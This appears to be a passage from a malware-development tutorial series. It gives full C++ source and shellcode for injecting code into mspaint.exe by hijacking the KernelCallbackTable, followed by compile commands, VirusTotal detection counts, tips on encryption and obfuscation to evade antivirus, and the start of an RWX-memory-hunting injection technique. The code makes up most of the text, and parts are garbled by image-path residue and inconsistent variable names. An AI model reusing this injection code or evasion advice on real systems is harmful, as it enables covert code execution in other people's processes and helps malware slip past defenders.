ULONG_PTR __fnINLPUAHDRAWMENU3;
ULONG_PTR __fnINOUTLPUAHMEASUREMENUITEM;
ULONG_PTR __fnINLPUAHDRAWMENU4;
ULONG_PTR __fnOUTLPTITLEBARINFOEX;
ULONG_PTR __fnTOUCH;
ULONG_PTR __fnGESTURE;
```

```

ULONG_PTR __fnPOPTINLPUINT4;
ULONG_PTR __fnPOPTINLPUINT5;
ULONG_PTR __xxxClientCallDefaultInputHandler;
ULONG_PTR __fnEMPTY;
ULONG_PTR __ClientRimDevCallback;
ULONG_PTR __xxxClientCallMinTouchHitTestingCallback;
ULONG_PTR __ClientCallLocalMouseHooks;
ULONG_PTR __xxxClientBroadcastThemeChange;
ULONG_PTR __xxxClientCallDevCallbackSimple;
ULONG_PTR __xxxClientAllocWindowClassExtraBytes;
ULONG_PTR __xxxClientFreeWindowClassExtraBytes;
ULONG_PTR __fnGETWINDOWDATA;
ULONG_PTR __fnINOUTSTYLECHANGE2;
ULONG_PTR __fnHkINLPMOUSEHOOKSTRUCTEX2;
} KERNELCALLBACKTABLE;

```

Then, find a window for `mspaint.exe`, obtain the process id and open it:

```

// find a window for mspaint.exe
HWND hw = FindWindow(NULL, (LPCSTR) "Untitled - Paint");
if (hw == NULL) {
    printf("failed to find window :(\n");
    return -2;
}
GetWindowThreadProcessId(hw, &pid);
ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);

```

After that, read the PEB and existing table address:

```

HMODULE ntdll = GetModuleHandleA("ntdll");
pNtQueryInformationProcess myNtQueryInformationProcess =
(pNtQueryInformationProcess)(GetProcAddress(
ntdll, "NtQueryInformationProcess"));

myNtQueryInformationProcess(ph,
ProcessBasicInformation,
&pbi, sizeof(pbi), NULL);

ReadProcessMemory(ph, pbi.PebBaseAddress,
&peb, sizeof(peb), NULL);
ReadProcessMemory(ph, peb.KernelCallbackTable,
&kct, sizeof(kct), NULL);

```

Then, write our payload to remote process via `VirtualAllocEx` and `WriteProcessMemory`:

```

LPVOID rb = VirtualAllocEx(ph, NULL, sizeof(my_payload),
    MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
WriteProcessMemory(ph, rb, my_payload,
    sizeof(my_payload), NULL);

```

We use `VirtualAllocEx` which is allows to you to allocate memory buffer for remote process, then, `WriteProcessMemory` allows you to copy data between processes, so copy our payload to `mspaint.exe` process.

Write the new table to remote process:

```

LPVOID tb = VirtualAllocEx(ph, NULL, sizeof(kct),
    MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
kct._fnCOPYDATA = (ULONG_PTR)rb;
WriteProcessMemory(ph, tb, &kct, sizeof(kct), NULL);

```

Update the PEB:

```

WriteProcessMemory(ph,
    (PBYTE)pb1.PebBaseAddress + offsetof(PEB, KernelCallbackTable),
    &tb, sizeof(ULONG_PTR), NULL);

```

Trigger execution of payload:

```

cds.dwData = 1;
cds.cbData = lstrlen((LPCSTR)msg) * 2;
cds.lpData = msg;

SendMessage(hw, WM_COPYDATA, (WPARAM)hw, (LPARAM)&cds);

```

Finally, restore original `KernelCallbackTable`:

```

WriteProcessMemory(ph,
    (PBYTE)pb1.PebBaseAddress + offsetof(PEB, KernelCallbackTable),
    &peb.KernelCallbackTable,
    sizeof(ULONG_PTR), NULL);
SendMessage(hw, WM_COPYDATA, (WPARAM)hw, (LPARAM)&cds);

```

Here, to restore the original code and check if it restores normally, we called `SendMessage()` again to verify that the code is not running.

So, full C++ code of our simple malware is:

```

/*
 * hack.cpp - process injection via
 * KernelCallbackTable. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/tutorial/
 * 2022/01/24/malware-injection-15.html
 */

```

```
#include <./ntddk.h>
#include <cstdio>
#include <cstddef>

#pragma comment(lib, "ntdll");

typedef struct _KERNELCALLBACKTABLE_T {
    ULONG_PTR __fnCOPYDATA;
    ULONG_PTR __fnCOPYGLOBALDATA;
    ULONG_PTR __fnDWORD;
    ULONG_PTR __fnNCDESTROY;
    ULONG_PTR __fnDWORDOPTINLPMMSG;
    ULONG_PTR __fnINOUTDRAG;
    ULONG_PTR __fnGETTEXTLENGTHS;
    ULONG_PTR __fnINCNTOUTSTRING;
    ULONG_PTR __fnPOUTLPINT;
    ULONG_PTR __fnINLPCOMPAREITEMSTRUCT;
    ULONG_PTR __fnINLPCREATESTRUCT;
    ULONG_PTR __fnINLPDELETEITEMSTRUCT;
    ULONG_PTR __fnINLPDRAWITEMSTRUCT;
    ULONG_PTR __fnPOPTINLPUINT;
    ULONG_PTR __fnPOPTINLPUINT2;
    ULONG_PTR __fnINLPMDICREATESTRUCT;
    ULONG_PTR __fnINOUTLPMEASUREITEMSTRUCT;
    ULONG_PTR __fnINLPWINDOWPOS;
    ULONG_PTR __fnINOUTLPPPOINT5;
    ULONG_PTR __fnINOUTLPSCROLLINFO;
    ULONG_PTR __fnINOUTLPRRECT;
    ULONG_PTR __fnINOUTNCCALCSIZE;
    ULONG_PTR __fnINOUTLPPOINT5_;
    ULONG_PTR __fnINPAINTCLIPBRD;
    ULONG_PTR __fnINSIZECLIPBRD;
    ULONG_PTR __fnINDESTROYCLIPBRD;
    ULONG_PTR __fnINSTRING;
    ULONG_PTR __fnINSTRINGNULL;
    ULONG_PTR __fnINDEVICECHANGE;
    ULONG_PTR __fnPOWERBROADCAST;
    ULONG_PTR __fnINLPUAHDRAWMENU;
    ULONG_PTR __fnOPTOUTLPDWORDOPTOUTLPDWORD;
    ULONG_PTR __fnOPTOUTLPDWORDOPTOUTLPDWORD_;
    ULONG_PTR __fnOUTDWORDINDWORD;
    ULONG_PTR __fnOUTLPRRECT;
    ULONG_PTR __fnOUTSTRING;
    ULONG_PTR __fnPOPTINLPUINT3;
    ULONG_PTR __fnPOUTLPINT2;
```

```
ULONG_PTR __fnSENTDDEMSG;
ULONG_PTR __fnINOUTSTYLECHANGE;
ULONG_PTR __fnHkINDWORD;
ULONG_PTR __fnHkINLPCBTACTIVATESTRUCT;
ULONG_PTR __fnHkINLPCBTCREATESTRUCT;
ULONG_PTR __fnHkINLPDEBUGHOOKSTRUCT;
ULONG_PTR __fnHkINLPMOUSEHOOKSTRUCTEX;
ULONG_PTR __fnHkINLPKB DLLHOOKSTRUCT;
ULONG_PTR __fnHkINLPMSSLHOOKSTRUCT;
ULONG_PTR __fnHkINLPMMSG;
ULONG_PTR __fnHkINLPRECT;
ULONG_PTR __fnHkOPTINLPEVENTMSG;
ULONG_PTR __xxxClientCallDelegateThread;
ULONG_PTR __ClientCallDummyCallback;
ULONG_PTR __fnKEYBOARDCORRECTIONCALLOUT;
ULONG_PTR __fnOUTLPCOMBOBOXINFO;
ULONG_PTR __fnINLPCOMPAREITEMSTRUCT2;
ULONG_PTR __xxxClientCallDevCallbackCapture;
ULONG_PTR __xxxClientCallDitThread;
ULONG_PTR __xxxClientEnableMMCSS;
ULONG_PTR __xxxClientUpdateDpi;
ULONG_PTR __xxxClientExpandStringW;
ULONG_PTR __ClientCopyDDEIn1;
ULONG_PTR __ClientCopyDDEIn2;
ULONG_PTR __ClientCopyDDEOut1;
ULONG_PTR __ClientCopyDDEOut2;
ULONG_PTR __ClientCopyImage;
ULONG_PTR __ClientEventCallback;
ULONG_PTR __ClientFindMnemChar;
ULONG_PTR __ClientFreeDDEHandle;
ULONG_PTR __ClientFreeLibrary;
ULONG_PTR __ClientGetCharsetInfo;
ULONG_PTR __ClientGetDDEFlags;
ULONG_PTR __ClientGetDDEHookData;
ULONG_PTR __ClientGetListboxString;
ULONG_PTR __ClientGetMessageMPH;
ULONG_PTR __ClientLoadImage;
ULONG_PTR __ClientLoadLibrary;
ULONG_PTR __ClientLoadMenu;
ULONG_PTR __ClientLoadLocalT1Fonts;
ULONG_PTR __ClientPSMTextOut;
ULONG_PTR __ClientLpkDrawTextEx;
ULONG_PTR __ClientExtTextOutW;
ULONG_PTR __ClientGetTextExtentPointW;
ULONG_PTR __ClientCharToWchar;
```

```
ULONG_PTR __ClientAddFontResourceW;
ULONG_PTR __ClientThreadSetup;
ULONG_PTR __ClientDeliverUserApc;
ULONG_PTR __ClientNoMemoryPopup;
ULONG_PTR __ClientMonitorEnumProc;
ULONG_PTR __ClientCallWinEventProc;
ULONG_PTR __ClientWaitMessageExMPH;
ULONG_PTR __ClientWOWGetProcModule;
ULONG_PTR __ClientWOWTask16SchedNotify;
ULONG_PTR __ClientImmLoadLayout;
ULONG_PTR __ClientImmProcessKey;
ULONG_PTR __fnIMECONTROL;
ULONG_PTR __fnINWPARAMDBCSCHAR;
ULONG_PTR __fnGETTEXTLENGTHS2;
ULONG_PTR __fnINLPDRAWSWITCHWND;
ULONG_PTR __ClientLoadStringW;
ULONG_PTR __ClientLoadOLE;
ULONG_PTR __ClientRegisterDragDrop;
ULONG_PTR __ClientRevokeDragDrop;
ULONG_PTR __fnINOUTMENUGETOBJECT;
ULONG_PTR __ClientPrinterThunk;
ULONG_PTR __fnOUTLPCOMBOBOXINFO2;
ULONG_PTR __fnOUTLPSCROLLBARINFO;
ULONG_PTR __fnINLPUAHDRAWMENU2;
ULONG_PTR __fnINLPUAHDRAWMENUITEM;
ULONG_PTR __fnINLPUAHDRAWMENU3;
ULONG_PTR __fnINOUTLPUAHMEASUREMENUITEM;
ULONG_PTR __fnINLPUAHDRAWMENU4;
ULONG_PTR __fnOUTLPTITLEBARINFOEX;
ULONG_PTR __fnTOUCH;
ULONG_PTR __fnGESTURE;
ULONG_PTR __fnPOPTINLPUINT4;
ULONG_PTR __fnPOPTINLPUINT5;
ULONG_PTR __xxxClientCallDefaultInputHandler;
ULONG_PTR __fnEMPTY;
ULONG_PTR __ClientRimDevCallback;
ULONG_PTR __xxxClientCallMinTouchHitTestingCallback;
ULONG_PTR __ClientCallLocalMouseHooks;
ULONG_PTR __xxxClientBroadcastThemeChange;
ULONG_PTR __xxxClientCallDevCallbackSimple;
ULONG_PTR __xxxClientAllocWindowClassExtraBytes;
ULONG_PTR __xxxClientFreeWindowClassExtraBytes;
ULONG_PTR __fnGETWINDOWDATA;
ULONG_PTR __fnINOUTSTYLECHANGE2;
ULONG_PTR __fnHkINLPMOUSEHOOKSTRUCTEX2;
```

```

} KERNELCALLBACKTABLE;

// NtQueryInformationProcess
typedef NTSTATUS(NTAPI* pNtQueryInformationProcess)(
    IN HANDLE ProcessHandle,
    IN PROCESSINFOCLASS ProcessInformationClass,
    OUT PVOID ProcessInformation,
    IN ULONG ProcessInformationLength,
    OUT PULONG ReturnLength OPTIONAL
);

unsigned char my_payload[] = 

// 64-bit meow-meow messagebox
"\xfc\x48\x81\xe4\xf0\xff\xff\xe8\xd0\x00\x00\x00\x41"
"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
"\x2e\x2e\x5e\x3d\x00";
}

int main() {

HANDLE ph;
DWORD pid;
PROCESS_BASIC_INFORMATION pbi;
KERNELCALLBACKTABLE kct;
COPYDATASTRUCT cds;

```

```

PEB peb;
WCHAR msg[] = L"kernelcallbacktable injection impl";

// find a window for mspaint.exe
HWND hw = FindWindow(NULL, (LPCSTR) "Untitled - Paint");
if (hw == NULL) {
    printf("failed to find window :(\n");
    return -2;
}
GetWindowThreadProcessId(hw, &pid);
ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);

HMODULE ntdll = GetModuleHandleA("ntdll");
pNtQueryInformationProcess myNtQueryInformationProcess =
(pNtQueryInformationProcess)(GetProcAddress(
ntdll, "NtQueryInformationProcess"));

myNtQueryInformationProcess(ph,
ProcessBasicInformation, &pbi, sizeof(pbi), NULL);

ReadProcessMemory(ph, pbi.PebBaseAddress,
&peb, sizeof(peb), NULL);
ReadProcessMemory(ph, peb.KernelCallbackTable,
&kct, sizeof(kct), NULL);

LPVOID rb = VirtualAllocEx(ph, NULL, sizeof(my_payload),
MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
WriteProcessMemory(ph, rb, my_payload,
sizeof(my_payload), NULL);

LPVOID tb = VirtualAllocEx(ph, NULL, sizeof(kct),
MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
kct._fnCOPYDATA = (ULONG_PTR)rb;
WriteProcessMemory(ph, tb, &kct, sizeof(kct), NULL);

WriteProcessMemory(ph,
(PBYTE)pbi.PebBaseAddress + offsetof(PEB, KernelCallbackTable),
&tb, sizeof(ULONG_PTR), NULL);

cds.dwData = 1;
cds.cbData = lstrlen((LPCSTR)msg) * 2;
cds.lpData = msg;

SendMessage(hw, WM_COPYDATA, (WPARAM)hw, (LPARAM)&cds);
WriteProcessMemory(ph,

```

```

(PBYTE)pb1.PebBaseAddress + offsetof(PEB, KernelCallbackTable),
&peb.KernelCallbackTable, sizeof(ULONG_PTR), NULL);

VirtualFreeEx(ph, rb, 0, MEM_RELEASE);
VirtualFreeEx(ph, tb, 0, MEM_RELEASE);
CloseHandle(ph);

return 0;
}

```

As usually, for simplicity, I used `meow-meow` messagebox payload:

```

unsigned char my_payload[] =
{
    // 64-bit meow-meow messagebox
    "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
    "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
    "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
    "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
    "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
    "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
    "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
    "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
    "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
    "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
    "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
    "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
    "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
    "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
    "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
    "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
    "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
    "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
    "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
    "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
    "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
    "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
    "\x2e\x2e\x5e\x3d\x00";
}

```

demo

Let's go to see everything in action. Compile our example:

```

x86_64-mingw32-g++ hack.cpp -o hack.exe -mconsole \
-I/usr/share/mingw-w64/include/ \
-I/home/.../cybersec_blog/2022-01-24-malware-injection-15/ \


```


```
-s -ffunction-sections -fdata-sections \
-Wno-write-strings -fno-exceptions -fmerge-all-constants \
-static-libstdc++ -static-libgcc -fpermissive
```

```
from hack.cpp:6:
/usr/share/mingw-w64/include/wlnnt.h:1377: note: this is the location of the previous definition
1377 | #define STATUS_SXS_INVALID_DEACTIVATION ((DWORD)0xC0150010)

[zhas@parrot]~/projects/hacking/cybersec_blog/2022-01-24-malware-injection-15]
$ ls -lt
total 192
-rwxr-xr-x 1 zhas zhas 41472 Jan 27 01:15 hack.exe
-rw-r--r-- 1 zhas zhas 8202 Jan 26 22:17 hack.cpp
-rw-r--r-- 1 zhas zhas 137640 Jan 25 19:19 ntddk.h
[zhas@parrot]~/projects/hacking/cybersec_blog/2022-01-24-malware-injection-15]
$
```


Then run it! In our case victim machine is Windows 10 x64:






We can see that everything was completed perfectly :)

An interesing observation: when I close meow messagebox window, my `mspaint.exe` is crashed and recovered:



Moneta64.exe result:




```
C:\Users\User\Downloads>.\Moneta64.exe -m ioc -p 5940
Moneta v1.0 | Forrest Orr | 2020
... failed to grant SeDebug privilege to self. Certain processes will be in
accessible.

mspaint.exe : 5940 : x64 : C:\Windows\System32\mspaint.exe
  0x0000021D07990000:0x00001000 | Private
  0x0000021D07990000:0x00001000 | RWX      | 0x00000000 | Abnormal private
  executable memory

... scan completed (1.407000 second duration)

C:\Users\User\Downloads>
```

Then, upload our malware to VirusTotal:



DETECTION	DETAILS	BEHAVIOR	COMMUNITY
AhnLab-V3	Trojan:Win.Gootev.C4626311	Cynet	Malicious (score: 100)
Ikarus	Trojan:Win4-Krypt	MaxSecure	Trojan:Malware.300983.usugen
Microsoft	Trojan:Win32/Sabot.FLB!ml	SecureAge APEX	Malicious
SentinelOne (Static ML)	Static AI - Suspicious PE	Acronis (Static ML)	Undetected
Ad-Aware	Undetected	Allieba	Undetected
ALYsc	Undetected	Anti-JV	Undetected

<https://www.virustotal.com/gui/file/5fcd9b3c453c7e2ac9dcc48f358b3e7851ac18edf13fb1658e29f90ffa2c5a74/detection>

So, 7 of 67 AV engines detect our file as malicious.


I think this is due to the fact that the combination of `VirtualAllocEx` and `WriteProcessMemory` functions is very suspicious and well known to AV engines and malware analysts from blue teams.

If we want, for better result, we can add [payload encryption](#) with key or [obfuscate](#) functions, or combine both of this techniques.

I hope this section spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

ntddk.h header
NtQueryInformationProcess
FindWindow
ReadProcessMemory
VirtualAllocEx
WriteProcessMemory
SendMessage
Moneta64.exe
source code in Github

28. process injection via RWX-memory hunting. Simple C++ example.



```
File Edit View Bookmarks Settings Help
45 +++
46 hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
47 if (INVALID_HANDLE_VALUE == hSna[X] ^ v[0] win10-x64 [Running] - Oracle VM VirtualBox
48 {
49     hResult = Process32First(hSnapshot, &processInfo);
50
51     while (hResult) {
52         ph = OpenProcess(MAXIMUM_ALLOWED, FALSE, processInfo.th32ProcessID);
53         if (ph) {
54             printf("hunting in %s\n", GetModuleFileName(ph));
55             while (VirtualQueryEx(ph, address, &memory, sizeof(memory))) {
56                 if (memory.AllocationProtect == PAGE_EXECUTE_READWRITE) {
57                     printf("rwx memory successfully found at %p\n", address);
58                     WriteProcessMemory(ph, address, payload, payloadSize);
59                     CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)address, NULL, 0, &threadId);
60                     break;
61                 }
62             }
63         }
64         address = 0;
65     }
66     hResult = Process32Next(hSnapshot, &processInfo);
67 }
68 CloseHandle(hSnapshot);
NORMAL hack.cpp
"hack.cpp" 71L, 2787C written
```

This is a self-researching of another process injection technique.

RWX-memory hunting

Let's take a look at logic of our [classic](#) code injection malware:

```
//...
// allocate memory buffer for remote process
rb = VirtualAllocEx(ph, NULL, my_payload_len,
(MEM_RESERVE | MEM_COMMIT),
PAGE_EXECUTE_READWRITE);

// "copy" data between processes
WriteProcessMemory(ph, rb, my_payload,
sizeof(my_payload), NULL);
```

```
// our process start new thread
rt = CreateRemoteThread(ph, NULL, 0,
(LPTHREAD_START_ROUTINE)rb, NULL, 0, NULL);
//...
```

As you remember, we use `VirtualAllocEx` which allows us to allocate memory buffer for remote process, then, `WriteProcessMemory` allows you to copy data between processes. And `CreateRemoteThread` you can specify which process should start the new thread.

What about another way? it is possible to enumerate currently running target processes on the compromised system - search through their allocated memory blocks and check if any those are protected with RWX, so we can attempt to write/read/execute them, which may help to evasion some AV/EDR.

practical example

The flow is this technique is simple, let's go to investigate its logic:

Loop through all the processes on the system:

```
hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
if (INVALID_HANDLE_VALUE == hSnapshot) return -1;

hResult = Process32First(hSnapshot, &pe);

while (hResult) {
    ph = OpenProcess(MAXIMUM_ALLOWED, false, pe.th32ProcessID);
    if (ph) {
        printf("hunting in %s\n", pe.szExeFile);
        while (VirtualQueryEx(ph, address, &m, sizeof(m))) {
            address = (LPVOID)((DWORD_PTR)m.BaseAddress + m.RegionSize);
            if (m.AllocationProtect == PAGE_EXECUTE_READWRITE) {
                printf("rwx memory successfully found at 0x%llx :)\n", m.BaseAddress);
                WriteProcessMemory(ph, m.BaseAddress, my_payload, sizeof(my_payload),
                    CreateRemoteThread(ph, NULL, NULL, (LPTHREAD_START_ROUTINE)m.BaseAddress,
                        break;
                }
            }
            address = 0;
        }
        hResult = Process32Next(hSnapshot, &pe);
    }
}
```

Loop through all allocated memory blocks in each process:

```
hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
if (INVALID_HANDLE_VALUE == hSnapshot) return -1;

hResult = Process32First(hSnapshot, &pe);

while (hResult) {
    ph = OpenProcess(MAXIMUM_ALLOWED, false, pe.th32ProcessID);
    if (ph) {
        printf("hunting in %s\n", pe.szExeFile);
        while (VirtualQueryEx(ph, address, &m, sizeof(m))) {
            address = (LPVOID)((DWORD_PTR)m.BaseAddress + m.RegionSize);
